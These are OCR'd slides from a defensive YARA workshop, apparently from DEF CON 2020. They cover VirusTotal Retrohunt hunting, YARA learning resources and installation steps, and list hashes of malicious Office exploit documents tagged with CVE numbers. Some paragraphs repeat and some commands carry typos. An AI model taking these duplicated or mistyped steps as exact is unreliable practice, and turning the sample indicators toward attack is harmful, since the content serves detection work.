
Now we will scan on Virus Total Retrohunt to see if there are any other matches. This is useful if you have YARA rules that match against a specific campaign. You need a Virus Total account and a quote for this.

DEMO VIRUS TOTAL RETROHUNT


First do a Goodware scan, there should be no matches.

DEMO VIRUS TOTAL RETROHUNT

The goodware scan had no results, good, now we will perform a normal scan to hopefully find malicious scripts!




DEMO VIRUS TOTAL RETROHUNT



DEMO VIRUS TOTAL RETROHUNT


59 matches +43 with Pro, this is a nice catch.

For this specific rule, there were unfortunately no matches, bad luck. However I have found some hits for other campaigns that I have been tracking, I found 6 matches that gave me additional intelligence about the threat group behind this attack. I will not get into the detail of that campaign as a full talk could be dedicated to it.




	Rule	Detections	Size	First seen
05532D130E0A4F9B5E078C7D1A9952A09FFF435618DCA2F0F16E0BE154AF489A my.rtf rtf ole-embedded cve-2017-11882 cve-2017-8570 exploit cve-2017-0199 ole-autolink	regsvrExecution	35 / 58	8.30 KB	2020-08-07 08:24:49
BD1AB3BA7FED161B05652EBB967672F2609AA0A1E5C8E6B6D2E14723131B868A my.rtf rtf ole-embedded cve-2017-11882 cve-2017-8570 exploit cve-2017-0199 ole-autolink	regsvrExecution	26 / 44	8.30 KB	2020-08-07 08:21:20
CB0C103A13C155D0CB2007A867EA928D623F98FAA11232FF4CED5B62C1BE5335 C:\Users\<USER>\AppData\Local\Temp\8bfc6ce160b1ab696bf86332d3f72690.rtf rtf ole-embedded cve-2017-11882 cve-2017-8570 exploit cve-2017-0199 ole-autolink	regsvrExecution	37 / 60	46.01 KB	2020-08-06 10:28:27
B3AFC86E99D80910AE0CC03DAA8F1B4DEC53E5980C5469853BFC82A6BA0C39E7 html cve-2017-8570 exploit	regsvrExecution	21 / 60	569.00 B	2020-08-06 07:10:01
D421E6706F886AAC5448F504714BDB85EF69F7FE2BD846AA7E20CF8320D69862 html cve-2017-8570 exploit	regsvrExecution	18 / 60	348.00 B	2020-08-05 11:03:03

There are some interesting findings, the first seen dates are very recent, suggesting an active campaign. Several files have vulnerability tags, both related to Microsoft Office code execution. If I wanted, I could download the files to get more information and attempt to answer derive more intelligence about them.




For this specific rule, there were unfortunately no matches, bad luck. However I have found some hits for other campaigns that I have been tracking, I found 6 matches that gave me additional intelligence about the threat group behind this attack. I will not get into the detail of that campaign as a full talk could be dedicated to it.



There were no hits for goodware scan. Now, lets try it against the malware database.

DEMO VIRUS TOTAL RETROHUNT



4358 matches and 2248 with Pro!! Hits show that most of the files are detected as malicious, but there are also some files with no detection, so those files could be downloaded and analyzed to see if we can further tune this rule.

DEMO VIRUS TOTAL RETROHUNT

Oh my God, this is a massive catch!!

There were no hits for goodware scan. Now, lets try it against the malware database.

SOME QUESTIONS COME TO MY MIND

Who is behind these attacks?

Is it commodity or targeted?

What is the other stages of the attacks, are they still active?

Is there any relevant metadata to derive more intelligence or correlate the samples?


Are there similarities in the macro code to identify a common author or builder tool?

DEMO VIRUS TOTAL RETROHUNT

These questions may generate another talk, if you want to research it, feel free to do so!! ☺.

DEMO VIRUS TOTAL RETROHUNT

What about specific campaigns?



More targeted rule (more specific) -> less matches.

Here is an example of a more specific retrohunt search that uses strings that are specific for an attack campaign. I cannot talk about this as I would require about another hour or so to explain this complain and the various rules that were developed and that allowed to derive more intelligence about this threat group.

MODULE END: VIRUS TOTAL RETROHUNT DEMO

Skills learned:

Better understood how to use Virus Total retrohunt with YARA rules to find more samples using a specific attack technique or campaign.

MODULE: LEARNING MORE ABOUT YARA

Module Objectives:

- Provide resources to learn more about YARA and writing YARA rules
- Provide resources to get YARA rules from third-party

WRITING YARA RULES

https://yara.readthedocs.io/en/stable/

https://support.virustotal.com/hc/en-us/articles/360007088057-Writing-YARA-rules-for-Livehunt

https://www.nextron-systems.com/2015/02/16/write-simple-sound-yara-rules/

https://blog.nviso.eu/2018/04/09/creating-custom-yara-rules/

https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html

GETTING YARA RULES

Computer Emergency Response Teams around the world.

Example https://www.dni.gov/files/ISE/documents/DocumentLibrary/DHS-and-FBI-Joint-Analysis-Report.pdf

Independent researchers from several vendors provide YARA rules as part of their whitepapers, here is one example from FireEye

https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/TRITON_Appendix_A.pdf

Florian Roth's signature base

https://github.com/Neo23x0/signature-base/tree/master/yara

YARA communities

http://www.deependresearch.org/2012/08/yara-signature-exchange-google-group.html

InQuest

https://github.com/InQuest/awesome-yara

MODULE END: LEARNING MORE ABOUT YARA

Skills learned:

- Know where to learn more about YARA and writing YARA rules
- Know where to get YARA rules from third-party

BONUS EXERCISE

Bonus Exercise

Several samples of a PoC ransomware are provided on the exBonus folder with several degrees of obfuscation. Use these samples to practice all the concepts we saw during the workshop. Stay connected, send your comments to @d4v3c0d3r and @4lexaG (who donated the samples) and make this a fun game.

WORKSHOP END: CRITICAL YARA SKILLS

Congratulations!! You completed the workshop, now it's your choice to keep growing your YARA skills.

May you have a good catch!!

YARA RULZ

While an hour and a half workshop cannot possibly teach you everything there is to know about YARA, it certainly gives you the skills and tools that will allow you to keep growing your knowledge about this interesting subject.

THANK YOU!

Steve Elovits

Carlos Ayala

Victor M Álvarez

Alexa Gomes

YARA Project

Mandiant & FireEye

Blue Team Village

Defcon 2020

Volatility Project

Virus Total

Florian Roth

Yara Exchange Community

Please follow me on Twitter

David Bernal

@d4v3c0d3r

APPENDIX: YARA INSTALLATION


Module Objectives:

- Learn to install YARA on Windows and Linux
- Learn to install YARA extension on Windows and Linux
- Learn to verify YARA and YARA extension installation on Windows and Linux
- Learn to use yarac

INSTALLING YARA ON WINDOWS


To test YARA installation on Zeek Hunter, load snapshot "Yara Workshop Tools Not Installed".

If you want to go back to the version with tools installed and exercises, load Yara Workshop Tools Installed.





INSTALLING YARA ON WINDOWS

https://github.com/VirusTotal/yara/releases



Optionally, rename yara64.exe to yara.exe and yarac64.exe to yarac.exe.







Dependencies on Zeek Hunter VM have already been preinstalled and you don't have to install them for this workshop, however you are encouraged to test installing YARA on your own time. If you want to test installation you can use Zeek Hunter VM snapshot "Yara Workshop Tools Not Installed"

INSTALLING YARA ON LINUX

Download the source code from https://github.com/VirusTotal/yara/releases




```
wget https://github.com/VirusTotal/yara/archive/v4.0.2.tar.gz
tar-xzf v4.0.2.tar.gz
cd yara-v4.0.2
```



To install YARA con LINUX you must compile it. On my experience the install instructions were slightly different than to what is mentioned on the official web page, as I had to run build.sh, which was not mentioned on the official install instructions. The build.sh creates the configure file and runs it. Then, running make command will create the yara and yarac binaries. Finally run “sudo make install” to install them. You can run which command to see where the commands were installed.

In addition to installing yara and yarac binaries, you also need to install YARA python extension to use it in python scripts. The easiest way to install it is with pip utility.

On Windows you must install python and pip, then run pip install yara-python.

On Linux you can install the YARA extension with repositories by running the following commands:
sudo apt-get install python-pip
pip install yara-python


As an alternative to pip install on Linux you can also install it compiling the source code with the following commands.

sudo apt-get install python-pip python-dev
pip install setuptools
git clone --recursive https://github.com/VirusTotal/yara-python
cd yara-python
python setup.py build
sudo python setup.py install

Compiling the source in some cases may give you a more recent version than the one offered on the package repositories, however on this case both options provided version 4.0.2, so for this case I couldn't see any benefit of installing it through source code.

Finally on any platform you can verify YARA python extension install by running python and importing yara. If no error is shown, it means yara-python extension is successfully installed.


```
>>> import yara
>>>
```



To verify YARA installation we can use the simplest rule, one that simply will trigger on every file. Save the following rule as dummy.yar

rule dummy { condition: true }


Run it as yara dummy.yar and run it against any file, you can use the same dummy.yar file
yara dummy.yar dummy.yar



To verify YARA installation we can use the simplest rule, one that simply will trigger on every file. Save the following rule as dummy.yar

rule dummy { condition: true }

Run it as yara dummy.yar and run it against any file, you can use the same dummy.yar file
yara dummy.yar dummy.yar



For compiling rules beforehand you can use the yarac tool. This is a performance improvement, because for YARA it is faster to load compiled rules than compiling the same rules repeatedly. To scan with a compiled rule, you must provide the –C argument.

APENDIX END: YARA INSTALLATION

Skills learned:

- You learned to install YARA and YARA python extension on Windows and Linux
- Learned to compile YARA rules with yarac and scanned a compiled rule